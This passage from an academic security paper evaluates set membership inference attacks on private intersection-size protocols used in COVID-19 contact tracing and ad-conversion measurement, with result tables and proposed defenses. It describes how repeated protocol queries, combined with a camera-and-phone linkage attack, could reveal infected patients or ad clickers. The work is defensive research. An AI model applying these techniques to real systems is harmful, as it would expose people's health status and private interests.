A note on the attacker's abilities in these scenarios. We note that the attacker's abilities assumed in Section 2.2 are satisfied in the above scenarios. First, the attacker can be (i) the person who tests its exposure in COVID-19 contact tracing, (ii) the advertiser in the measurement of ad conversion revenue, or (iii) the advertiser in the measurement of ad conversion lift. Thus, the attacker in each scenario is supposed to receive intersection size from the underlying protocol. Second, these scenarios do need to invoke the intersection-size-revealing protocols regularly. In COVID-19 contact tracing, the person should periodically test its exposure to COVID-19. In the two advertising scenarios, the advertiser is allowed to request the statistics on an hourly or daily basis[2] (e.g., [24, 51, 71]) to make informed marketing decisions.

A note on the attacker's target elements and background knowledge in these scenarios. We note that (i) the attacker can collect valid elements used in the scenarios so that its target elements chosen from them are also valid, and (ii) the attacker can learn some features of the target elements.

In COVID-19 contact tracing, we focus on the two token-based systems. Such systems are based on the automatic exchange of tokens and can be used with other COVID-19 control measures (e.g., temperature screening [17, 18, 19, 20] and symptom screening [21, 22]). The attacker can set up its mobile phones in specific places to collect personal tokens and record the person(s) showing up at the moment when each token was received. This technique is known in the linkage attack [14] against the tokens of COVID-19 patients. Given this token-person record, if the attacker also has access to the data collected in those control measures, it can learn some

[1] According to the technical explanation [67], COVID-Alert uses Homomorphic Encryption to compute the intersection size of two sets of GPS coordinates. Thus, this system is based on PSI-CA.

[2] For the readers familiar with secure computation, there is a reusability issue of the tags generated by Facebook's Private-ID protocol. We discuss this issue in Appendix A.

symptom features (e.g., fever and cough) of each recorded person and associate these features with the personal token.

In the two advertising scenarios, the advertiser can obtain `personal_ids` from (i) its first-party data of customers and (ii) third-party marketplaces [10, 11]. These `personal_ids` are immediately linked to real-world persons and are associated with many personal features (e.g., demographics).

4.2 Data Sources

To quantify the leakage threat faced by the victim in the three scenarios, we use[3] the following three public datasets, each of which is related to one scenario.

- **COVID-19 dataset of tested individuals in Israel[4].** This dataset was collected by Israel Ministry of Health [7] and the authors [73] translated it into English. After data cleaning, there are 255,668 distinct individuals who were tested for COVID-19 from March 22, 2020, to April 30, 2020. Each individual record has a test date and is associated with eight features. This dataset is used for the leakage quantification in COVID-19 contact tracing.
- **Taobao's dataset of ad display/click records[5].** This dataset was collected on Taobao, a Chinese online shopping platform owned by Alibaba Group. This platform allows small businesses and individual entrepreneurs to open online retail stores and sell their products. After data cleaning, there are 25,029,435 ad display/click records concerning 827,009 ads and 1,061,768 individuals. The records were collected from May 6, 2017, 00:00:00 AM to May 14, 2017, 00:00:00 AM. Each individual is associated with eight features. This dataset is used for the leakage quantification in the measurement of ad conversion revenue.
- **Tencent's dataset of ad display records[6].** This dataset was collected by Tencent for the 2019 Tencent Advertising Algorithm Competition. It contains 102,386,695 ad display records concerning 509,280 ads and 1,341,958 individuals. The records were collected from February 17, 2019, to March 20, 2019. Each individual is associated with ten features. This dataset is used for the leakage quantification in the measurement of ad conversion lift.

A note on the two ad datasets. Due to a large number of ads, we only present the evaluation results of the ad with the most records. The `ad_ids` are `710164` and `320379` for the two datasets, respectively.


Ethics. Datasets used in this work are publicly available after the proper data anonymization that their owners performed. Thus, we cannot deduce any Personal Identifiable Information (PII) of real-world individuals from these datasets. In our evaluation, we only exploited the time-dependent distribution of the population of each dataset and measured the statistical leakage concerning artificial IDs.

[3] Our source code can be found at: https://github.com/ErwinSCat/set_membership_inference.


[4] https://github.com/nshomron/covidpred

[5] https://tianchi.aliyun.com/dataset/dataDetail?dataId=56&lang=en-us


[6] https://algo.qq.com/archive.html?&lang=en



(a) COVID-19 contact tracing.



(b) Measurement of ad conversion revenue.



(c) Measurement of ad conversion lift.

Figure 2: The size change of the victim's dynamic set.

Table 2: Parameters in the simulation of the attacker's input.

Scenario	**Attack Time** (β_0)	$\lvert X\rvert$	β
COVID-19 contact tracing	April 4, 2020 (0.0273)	512	$\{\beta_0, 5\beta_0, 10\beta_0\}$
		1024	β_0
		2048	β_0
Measurement of ad conversion revenue	May 9, 2017, 00:00:00 AM (0.0032)	512	$\{\beta_0, 5\beta_0, 10\beta_0\}$
		1024	β_0
		2048	β_0
Measurement of ad conversion lift	February 19, 2019 (0.0070)	512	$\{\beta_0, 5\beta_0, 10\beta_0\}$
		1024	β_0
		2048	β_0

4.3 Characteristics of the Victim's Set

We can extract the victim's realistic sets in the scenarios from the given datasets. A set of the victim is supposed to include (i) the tokens of infected patients in COVID-19 contact tracing, (ii) the `personal_ids` of the persons who have clicked the ad in the measurement of ad conversion revenue, or (iii) the `personal_ids` of the persons who were qualified to see the

Table 3: Set bias with respect to each feature, measured in mutual information.

Scenario	`feature name` (MI value)
COVID-19 contact tracing	`fever` (0.0168), `cough` (0.0099), `gender` (0.0004)
Measurement of ad conversion revenue	`age` (0.0010), `gender` (0.0007), `shopping_level` (0.0002), `work` (0.0002), `consumption_ability` (0.0001), `city_level` (0.0001)
Measurement of ad conversion lift	`marriage_status` (0.0013), `education` (0.0012), `consumption_ability` (0.0012), `age` (0.0009), `work` (0.0005), `gender` (0.0001)

ad (i.e., to participate the A/B testing) in the measurement of ad conversion lift. We artificially assign unique IDs to the persons in the datasets. These IDs are regarded as the tokens or the `personal_id`s in the scenarios.

We represent the victim's dynamic set as a time series of *snapshot sets*. The victim uses each snapshot set in a time-specific protocol invocation, and a snapshot set contains the elements that the victim held in a past *time window*. That is, outdated elements will be excluded from the current snapshot set. Note that this time window is introduced by the concerned scenarios. In COVID-19 contact tracing, the health authority is suggested to keep the tokens of the infected patients in the last 14 days [70], which equals the maximum incubation period of COVID-19. In the two online advertising scenarios, such a time window is known as the "conversion window" or "attribution window", capturing the number of days between when a person clicked or viewed an ad and subsequently took action. Its size is chosen by the advertiser (i.e., the attacker) and can range from 1 to 90 days [49]. The publisher is asked to keep the `personal_id`s of the persons who clicked or viewed the ad during this period. Since the time span of each advertising dataset is less than 90 days, we simply set the window size of the dataset to be its time span.

We extract a time series of snapshot sets for each dataset by sliding a time window over the time span of the dataset. A snapshot set is formed from all elements in its time window. In Figure 2, we show the size change of the victim's set.

4.4 Simulation of the Attacker's Input

To evaluate the set membership leakage, we need to simulate the attacker's input (i.e., a set of target elements, and the features used by the feature-aware attacker) in Algorithm 1.

The simulation of the set X of target elements works as follows. Note that the attacker's choice of target elements eventually affects the proportion $\beta \in [0,1]$, defined as the number of the target elements in the snapshot set *at the beginning of the attack* divided by the total number of the target elements. Since we cannot exhaust the attacker's choices of target elements, we turn to simulate its sets with different set sizes and values of β. Given the time to launch the attack and the snapshot set at this moment, we simulate a set X for the set size $|X|$ and the proportion β as follows.

- According to the attack time and the snapshot set, divide the population U of the dataset into two disjoint sets. The *positive set* A is just the snapshot set itself, while the *negative set* $B := U \backslash A$ is the complement of A.
- Uniformly sample $\lceil \beta \cdot |X| \rceil$ persons from the positive set and $|X| - \lceil \beta \cdot |X| \rceil$ persons from the negative set. The set X is formed from the artificial IDs of the sampled persons.

We define $\beta_0 := |A|/|U|$ and summarize in Table 2 the parameters used in the simulation of the set X. We explain our choices of β in Appendix B.1.

Then, we consider the features used by the feature-aware attacker. Since an artificial ID is assigned to a real-world person, we associate the corresponding personal features with the ID. We only use the features that the attacker can easily identify in real life. In the COVID-19 dataset, the attacker can learn (`fever`, `cough`, `gender`). In the two advertising scenarios, the attacker only learns some demographic features, i.e., (`age`, `gender`, `consumption_ability`, `shopping_level`, `work`, `city_level`) in Taobao's dataset and (`age`, `gender`, `education`, `consumption_ability`, `marriage_status`, `work`) in Tencent's dataset. The preprocessing of the features is given in Appendix B.2.

A note on the number of protocol invocations. This number equals the number of invocations per time unit multiplied by the number of the time units after the beginning of the attack. In COVID-19 contact tracing, the time unit is a day, and we set the number of invocations per day to five, which is practical for the attacker. In the measurement of ad conversion revenue, the time unit is an hour, and the number of invocations per hour is one due to hourly reporting [51]. In the measurement of ad conversion lift, the time unit is a day, and the number of invocations per day is one due to daily reporting [24, 71].

4.5 Metrics

We repeat the evaluation in each parameter setting 20 times and use the toy attack (in our Introduction) for comparison. We consider the following metrics for each attack.

- # total: the total number of the target elements whose set membership is determined.
- # members: the number of the target elements diagnosed as the members of the victim's set.

Table 4: # total breakdown at the end of the attack in COVID-19 contact tracing. T: toy attack, B: baseline attack, K: feature-aware attack instantiated with `k-means`.

	# TP	# FP	# TN	# FN	% initial TP
	$\|X\| = 512, \beta = \beta_0 = 0.0273, \lceil \beta \cdot \|X\| \rceil = 14$				
T	2.6 (1.1)	0.0 (0.0)	128.4 (2.4)	4.0 (1.8)	n/a
B	12.0 (2.1)	2.6 (1.6)	486.2 (2.8)	11.1 (3.0)	0.63 (0.16)
K	13.4 (1.3)	1.7 (1.0)	488.1 (2.7)	8.8 (2.3)	0.69 (0.11)
	$\|X\| = 1024, \beta = \beta_0 = 0.0273, \lceil \beta \cdot \|X\| \rceil = 28$				
T	2.5 (1.3)	0.0 (0.0)	128.6 (2.2)	3.9 (1.7)	0.52 (0.41)
B	18.1 (2.9)	9.1 (2.8)	923.1 (58.8)	32.5 (3.6)	0.43 (0.08)
K	22.4 (2.3)	6.7 (2.2)	964.4 (5.5)	29.9 (4.6)	0.57 (0.07)
	$\|X\| = 2048, \beta = \beta_0 = 0.0273, \lceil \beta \cdot \|X\| \rceil = 56$				
T	3.0 (1.4)	0.0 (0.0)	127.5 (2.4)	4.5 (2.0)	n/a
B	17.6 (2.2)	17.8 (4.8)	769.9 (116.3)	33.6 (8.8)	0.43 (0.08)
K	25.9 (3.8)	15.3 (4.2)	791.8 (266.9)	32.7 (10.1)	0.67 (0.07)
	$\|X\| = 512, \beta = 5\beta_0 = 0.1367, \lceil \beta \cdot \|X\| \rceil = 70$				
T	6.7 (2.1)	0.0 (0.0)	113.7 (3.8)	14.7 (3.4)	0.77 (0.13)
B	24.9 (3.3)	34.6 (3.9)	396.0 (5.1)	56.0 (3.6)	0.75 (0.09)
K	40.2 (4.1)	24.3 (3.4)	402.9 (17.7)	40.5 (5.0)	0.84 (0.06)
	$\|X\| = 512, \beta = 10\beta_0 = 0.2734, \lceil \beta \cdot \|X\| \rceil = 140$				
T	12.9 (2.7)	0.0 (0.0)	95.0 (3.9)	27.1 (4.1)	0.88 (0.10)
B	49.0 (4.4)	64.5 (4.8)	295.9 (7.6)	101.0 (5.7)	0.87 (0.05)
K	72.7 (4.9)	53.4 (9.5)	306.5 (12.5)	77.0 (5.3)	0.93 (0.03)

- # TP, # FP, # TN, and # FN: the number of (i) true positives, (ii) false positives, (iii) true negatives, and (iv) false negatives. These metrics are measured according to Section 3.3 where a positive denotes a set member and a negative denotes a non-member. Note that # total = # TP + # FP + # TN + # FN and # members = # TP + # FP.
- % initial TP: the number of the true positives, which come from the victim's snapshot set at the beginning of the attack, divided by the total number of true positives.

The first two metrics show the speed of set membership leakage, and we plot these metrics as functions of the number of protocol invocations. The other metrics can only be measured at the end of the attack due to the victim's dynamic set and are written in "`mean` (`standard deviation`)".

5 Evaluation Results

5.1 Set Bias Measurement

We measure the set bias in each scenario using Mutual Information (MI) [16] between the used features and whether an element appeared in the victim's snapshot set at the beginning of the attack. There is an MI value between each feature and the set membership. The higher the MI value, the stronger the set bias concerning this feature. In Table 3, we sort the MI values in the three scenarios in descending order. These values are measured at the beginning of the attack.

Table 5: # total breakdown at the end of the attack in the measurement of ad conversion revenue. T: toy attack, B: baseline attack, K: feature-aware attack instantiated with `k-means`.

	# TP	# FP	# TN	# FN	% initial TP
	$\|X\| = 512, \beta = \beta_0 = 0.0032, \lceil \beta \cdot \|X\| \rceil = 2$				
T	0.3 (0.5)	0.0 (0.0)	120.6 (0.5)	0.1 (0.2)	n/a
B	2.0 (0.0)	0.0 (0.0)	509.6 (0.6)	0.3 (0.6)	1.00 (0.00)
K	2.0 (0.2)	0.0 (0.0)	509.6 (0.6)	0.3 (0.6)	0.88 (0.20)
	$\|X\| = 1024, \beta = \beta_0 = 0.0032, \lceil \beta \cdot \|X\| \rceil = 4$				
T	0.8 (0.7)	0.0 (0.0)	120.0 (0.7)	0.2 (0.4)	n/a
B	4.0 (0.0)	0.0 (0.0)	1019.5 (0.7)	0.5 (0.7)	0.97 (0.07)
K	4.2 (0.4)	0.0 (0.0)	1019.3 (0.9)	0.6 (0.7)	0.95 (0.10)
	$\|X\| = 2048, \beta = \beta_0 = 0.0032, \lceil \beta \cdot \|X\| \rceil = 7$				
T	0.3 (0.6)	0.0 (0.0)	120.5 (0.7)	0.1 (0.5)	n/a
B	7.5 (0.9)	0.0 (0.0)	2037.3 (1.7)	3.1 (1.4)	0.82 (0.14)
K	7.5 (0.7)	0.0 (0.0)	2037.0 (1.7)	3.5 (1.5)	0.80 (0.12)
	$\|X\| = 512, \beta = 5\beta_0 = 0.0162, \lceil \beta \cdot \|X\| \rceil = 9$				
T	2.2 (1.0)	0.0 (0.0)	118.7 (1.0)	0.1 (0.3)	n/a
B	9.1 (0.4)	0.0 (0.0)	502.4 (0.9)	0.6 (0.9)	0.97 (0.06)
K	9.0 (0.0)	0.0 (0.0)	502.4 (0.9)	0.7 (0.9)	0.97 (0.06)
	$\|X\| = 512, \beta = 10\beta_0 = 0.0323, \lceil \beta \cdot \|X\| \rceil = 17$				
T	4.0 (1.5)	0.0 (0.0)	117.0 (1.5)	0.0 (0.0)	0.96 (0.08)
B	17.2 (0.4)	0.0 (0.0)	493.8 (0.9)	1.1 (0.9)	0.96 (0.04)
K	17.2 (0.4)	0.0 (0.0)	493.9 (0.8)	0.9 (0.7)	0.96 (0.04)

5.2 Set Membership Leakage in the Scenarios

5.2.1 Scenario 1: COVID-19 contact tracing

The characteristics of this scenario are that (i) the attacker invokes PSI-CA many times (i.e., 5 per day $\times$ 27 days), and (ii) the features used by the attacker are correlated with the set bias. We expect that facing these characteristics, our feature-aware attack can cause the most severe set membership leakage, followed by our baseline attack and finally the toy attack.

Figure 3 shows that our two attacks can determine the set membership of more target elements than the toy attack. In particular, they can find more historical set members in the victim's dynamic set as expected. Table 4 also shows the accuracy metrics of the three attacks. As noted in Section 3.3, there are false positives and false negatives in our two attacks due to the set change in Figure 2a. Although the set members inferred from our attacks are not perfectly correct like the toy attack[7], our attacks outperform the toy one in terms of the number of true positives. This number determines whether the attacker can identify many true set members in the limited number of PSI-CA invocations. Considering this metric and the leakage speed in Figure 3, we conclude that our two attacks lead to a more severe set membership leakage.

[7] The toy attack has no false positive since, in this attack, the set membership of one element does not affect that of another one.




Figure 3: Set membership leakage in COVID-19 contact tracing, measured in # total and # members. We plot the two metrics after the last (i.e., 5-th) PSI-CA invocation per day.




Figure 4: Set membership leakage in the measurement of ad conversion revenue, measured in # total and # members.

Table 4 shows that our feature-aware attack has fewer false positives and false negatives than our baseline attack. Recall that the two attacks follow the same blueprint and only differ in the usage of features. Thus, the difference in attack performance must owe to the bias-correlated features. In fact, we can see from Figure 3 that these features help to increase leakage speed. This result coincides with our expectation that the attacker with bias-correlated features can infer set membership in batches and reduce the number of PSI-CA invocations. This reduction prevents a significant change in the victim's set, and the set change is the cause of false positives and false negatives. Thus, the feature-aware attack is more accurate than the baseline attack. The insignificant set change also ensures that the feature-aware attack can find more set members in the victim's initial snapshot set, as indicated by % initial TP. To sum up, the feature-aware attacker does cause a more severe leakage than the baseline one.

However, the feature-aware attacker's advantage in inferring set members comes at the cost of reducing the number of non-members obtained in the early stage of the attack. This phenomenon is apparent when $|X| \in \{512, 1024, 2048\}$ and $\beta = 0.0273$. The reason is that the binary tree is unbalanced in our feature-aware attack and the DFS passes early in the attack fill the priority queue with more subtrees of small size. These subtrees may contain fewer non-members but increase the number of PSI-CA invocations to empty the queue.

5.2.2 Scenario 2: Measurement of ad conversion revenue

In this scenario, (i) the attacker invokes PSI-SUM many times (i.e., 24 per day $\times$ 5 days), and (ii) the features used by the attacker are *not* strongly correlated with the set bias.

According to Figure 4, our two attacks still outperform the toy attack in terms of leakage speed and the number of the target elements whose set membership is determined in the given PSI-SUM invocations. Here, the toy attack even fails to identify any set member if only a few target elements appeared in the victim's snapshot set at the beginning of the attack (e.g., $|X| \in \{512, 1024, 2048\}$ and $\beta = 0.0032$). In contrast, our two attacks can still spot set members in this case. We see from Table 5 that the number of obtained set members roughly equals the number of the target elements in the initial snapshot set. Since the victim's set grows over time (Figure 2b), there is no false positive in the obtained set members as expected. The above analysis shows that using our two attacks, the attacker can cause a more severe set membership leakage in this scenario.

In contrast to COVID-19 contact tracing, our two attacks cause similar set membership leakage in this scenario. More concretely, they have comparable leakage speed (Figure 4) and almost the same accuracy (Table 5). These results are due to the weak correlation between the used features and the set bias. The demographic features provide little help in this scenario since most ads are primarily based on personal interest instead of demographic features. When only a few target elements are set members (e.g., $|X| \in \{512, 1024, 2048\}$




Figure 5: Set membership leakage in the measurement of ad conversion lift, measured in # total and # members.

Table 6: # total breakdown at the end of the attack in the measurement of ad conversion lift. T: toy attack, B: baseline attack, K: feature-aware attack instantiated with `k-means`.

	# TP	# FP	# TN	# FN	% initial TP
	$\|X\| = 512, \beta = \beta_0 = 0.0070, \lceil\beta \cdot \|X\|\rceil = 4$				
T	0.3 (0.5)	0.0 (0.0)	29.2 (1.0)	0.5 (0.8)	n/a
B	4.6 (0.7)	0.0 (0.0)	422.8 (81.7)	11.8 (4.1)	0.40 (0.20)
K	4.2 (1.1)	0.0 (0.0)	409.4 (101.7)	11.7 (4.4)	0.50 (0.25)
	$\|X\| = 1024, \beta = \beta_0 = 0.0070, \lceil\beta \cdot \|X\|\rceil = 8$				
T	0.9 (0.7)	0.0 (0.0)	28.9 (0.7)	0.1 (0.4)	n/a
B	4.5 (0.8)	0.0 (0.0)	423.6 (162.0)	14.0 (7.6)	0.38 (0.17)
K	4.8 (1.1)	0.0 (0.0)	377.5 (236.0)	13.1 (9.0)	0.41 (0.19)
	$\|X\| = 2048, \beta = \beta_0 = 0.0070, \lceil\beta \cdot \|X\|\rceil = 15$				
T	1.1 (0.7)	0.0 (0.0)	28.7 (0.8)	0.2 (0.4)	n/a
B	4.5 (0.7)	0.0 (0.0)	337.9 (153.9)	11.3 (8.2)	0.40 (0.23)
K	4.2 (1.2)	0.0 (0.0)	283.6 (186.7)	11.4 (7.5)	0.38 (0.24)
	$\|X\| = 512, \beta = 5\beta_0 = 0.0351, \lceil\beta \cdot \|X\|\rceil = 18$				
T	1.5 (1.4)	0.0 (0.0)	28.2 (1.4)	0.3 (0.6)	n/a
B	5.7 (0.6)	0.0 (0.0)	99.5 (36.9)	3.8 (3.5)	0.71 (0.26)
K	5.9 (0.9)	0.0 (0.0)	113.8 (73.1)	5.6 (5.8)	0.76 (0.17)
	$\|X\| = 512, \beta = 10\beta_0 = 0.0702, \lceil\beta \cdot \|X\|\rceil = 36$				
T	2.7 (1.5)	0.0 (0.0)	26.8 (1.5)	0.5 (0.7)	n/a
B	7.8 (1.8)	0.0 (0.0)	48.6 (16.7)	2.2 (2.5)	0.85 (0.12)
K	8.0 (1.7)	0.0 (0.0)	38.8 (16.1)	1.4 (1.2)	0.89 (0.09)

and $\beta = 0.0032$), Algorithm 3 cannot use the features to early separate set members from others and place them at the tree nodes of low depth. The higher the node depth, the lower the leakage speed. The above discussion explains why the feature-aware attack does not work better than the baseline attack in the early stage.

However, the small number of set members also means that the attacker can find so many members in the limited number of PSI-SUM invocations. We find that the number of the set members found by Algorithm 1 must be not less than the initial number, i.e., $\lceil\beta \cdot |X|\rceil$. The reason is that (i) there is no false positive for an increasing set of the victim, (ii) the underestimation from Inequality 3 will not reduce the current number of set members, and (iii) the number of found set members equals the current number of set members by the time Algorithm 1 terminates after *sufficient* invocations. Certainly, some found set members may appear in a snapshot set after the beginning of the attack rather than the initial one. The above analysis is consistent with the results in Table 5.

5.2.3 Scenario 3: Measurement of ad conversion lift

This scenario has the following characteristics: (i) the attacker can only invoke Private-ID *a few* times (i.e., 1 per day $\times$ 30 days), and (ii) the features used by the attacker is *not* strongly correlated with the set bias. These characteristics are the most unfavorable ones for set membership inference attacks.

Due to the limited number of Private-ID invocations, the following phenomena are more apparent in Figure 5. First, the number of non-members found in the feature-aware attack can be less than that in the baseline attack. This phenomenon is also observed in COVID-19 contact tracing. It happens in this scenario since the attack is still in its early stage until the last Private-ID invocation. In this stage, the number of found non-members is less stable. Second, even if the attacker chooses more target elements, the number of found set members cannot be increased like the other scenarios. This is due to the saturation of leakage speed for the same β. Third, our attacks start to determine set membership later than the toy attack. The reason is that our attacks require several invocations to finish one DFS. However, this latency is short.

Even with the latency, our two attacks cause a more severe set membership leakage than the toy attack in general (see Figure 5 and Table 6). Here, we again find that the toy attack fails to identify any set member like our attacks when the proportion β is small. In this case, it is unlikely for the toy attacker to choose at least one set member in the limited Private-ID invocations. In contrast, this number is greater than the tree height in our attacks. Therefore, the attacker can finish at least one DFS pass and find a set member(s).

Similar to the other advertising scenario, the weak correlation between the features and the set bias makes our attacks have comparable performance in identifying set members.

6 Discussion

6.1 Real-world Implications of Our Results

COVID-19 contact tracing. In essence, our set membership inference attacks narrow the range of the tokens of infected patients. For example, the probability that the attacker can guess one set member in its set of target tokens is $\lceil \beta \cdot |X| \rceil / |X|$, which is small. In contrast, our attacks significantly improve this probability since the attacker can simply pick one of the target elements diagnosed as set members (including true positives and false positives). We can see this improvement from Table 4. Moreover, the higher numbers of true positives indicate that our attacks allow the attacker to guess more tokens in the health authority's set.

The attacker can misuse this advantage in guessing the tokens of infected patients to identify these patients. Note that the attack [14] that links tokens to their associated persons is known in the token-based COVID-19 contact tracing systems that do NOT hide intersecting tokens (e.g., Apple and Google's system [12]). This linkage attack collects personal tokens through mobile phones placed in some locations and records (e.g., via cameras) the person(s) showing up at the moment when each token was received. The attacker can deduce some infected patients from this record and the revealed tokens in the health authority's set. Although Epione and Catalic try to address the linkage attack by using PSI-CA to reveal only the number of intersecting tokens, our attacks show that the attacker's advantage in guessing the tokens of infected patients is still non-negligible. The linkage attack can still work in the two augmented systems by using our attacks as subroutines to get some tokens in the health authority's set. The attacker's ability to identify any infected patient is dangerous. It was reported that the patients had suffered severe harassment [2, 3, 4, 5].

Measurement of ad conversion revenue. In this scenario, our attacks can significantly narrow the range of ad clickers' `personal_id`s from the following aspects. First, realistic ad click-through rates (CTRs) [6] ensure that (i) a large proportion of target `personal_id`s are unlikely to be in the victim's set at the beginning of the attack, and (ii) the change of this set is unlikely to make some target elements that were not originally set members appear in the victim's set subsequently. Second, the realistic number of protocol invocations allows the attacker to find as many set members from its target elements as there were at the beginning of the attack. For example, there were 7 target elements in the victim's set at the beginning, and the attacker found 7.5 set members on average by the end of the attack. Third, the found set members are perfectly correct since the attacker can make the victim's set grow by setting a large time window. The above arguments show that our attacks can infer member `personal_id`s with very high precision and recall.

The attacker (i.e., the advertiser) can use the inferred member `personal_id`s to deduce the interest of the persons associated with these `personal_id`s. The reasons for this interest disclosure are that (i) clicking the ad is a sign showing the ad clicker's interest in the advertised product [54], (ii) our attacks infer some ad clickers' `personal_id`s in this scenario, and (iii) the advertiser can translate these `personal_id`s into their associated persons. Although some ad clickers may end up purchasing the product and thus implicitly agree to reveal their interest to the advertiser, there are also those who *have clicked the ad but did not make a purchase*. In this scenario, most ad clickers fall into the latter category. From a privacy perspective, the advertiser should never collect the interest of these ad clickers since they have not given explicit consent to the collection of their interest. This unauthorized interest collection is known to be a cause of uncomfortable personalized recommendations [9]. When the advertised product is privacy-sensitive (e.g., HIV home test kits), it is also a privacy threat that the advertiser learns the interest of the persons who did not even make a purchase.

Measurement of ad conversion lift. In this scenario, the effect of our attacks on narrowing the range of ad viewers' `personal_id`s is not as significant as its counterpart in the previous scenario. The reason is that realistic ad view-through rates (VTRs) [8] can cause a higher β and such a change in the victim's set that some non-member `personal_id`s at the beginning of the attack will be included in the victim's set subsequently. However, the found set members are still perfectly correct. In other words, our attacks can still infer member `personal_id`s with very high precision.

In this scenario, the set membership leakage also allows the attacker (i.e., advertiser) to infer the interest of the persons associated with target `personal_id`s. Ideally, the advertiser should not know which persons are associated with the target `personal_id`s in the publisher's set. The reason is that the advertiser knows that the publisher categorized these persons as interested in the ad and invited them to the A/B testing. Thus, revealing whether a `personal_id` is in the publisher's set immediately leaks the associated person's interest. However, our attacks show that the leakage of the `personal_id`s in the publisher's set does exist. Consequently, the advertiser can covertly use the publisher to find the persons interested in the ad and acquire some of them. This idea of inferring personal interest with the publisher's help is similar to [54]. Here, merely viewing the ad without purchasing does not mean that the person allows the advertiser to know its personal interest. Such persons should account for the vast majority of all persons who have or would have seen the ad in the testing.

6.2 Possible Defenses

Here, we discuss the possible defenses from a technical perspective and the limitations.

Limiting the number of protocol invocations. A simple

defense is to limit the number of protocol invocations, i.e., the number of intersection sizes revealed to the attacker.

However, it is unclear how to properly choose the threshold of this number. The choice of the threshold should depend on (i) the target elements, (ii) the attacker's background knowledge, (iii) the allowed set membership leakage in the scenario, (iv) the frequency of collaboration tasks in the scenario, and (v) the number of protocol invocations per task. Although (iii), (iv), and (v) can be estimated, the victim is unaware of (i) and (ii). Thus, the victim can only use a heuristic threshold.

This defense cannot fully prevent set membership leakage unless the threshold is very small. Our evaluation in the measurement of ad conversion lift confirms this conclusion. The conclusion is also applied to the other two scenarios. In most scenarios, allowing only a few protocol invocations will harass the functionality of high-level systems.

Auditing intersection size. If the attacker launches a set membership inference attack according to Algorithm 1, there will be a size pattern in the sequence of revealed intersection sizes. Therefore, the victim can detect our attacks by auditing these intersection sizes to find out the pattern.

However, this defense faces some challenges. First, it is non-trivial for intersection-size-revealing protocols to return a precise intersection size to both entities *while preserving the provable security against a malicious attacker* (e.g., see [61, 68]). Without the sequence of intersection sizes, the victim cannot check the size pattern. Second, the attacker can make malicious invocations intermittently and, in each invocation, pad some elements whose set membership is known to skew the intersection size. It is unclear whether this defense will work if the attacker adopts the strategy.

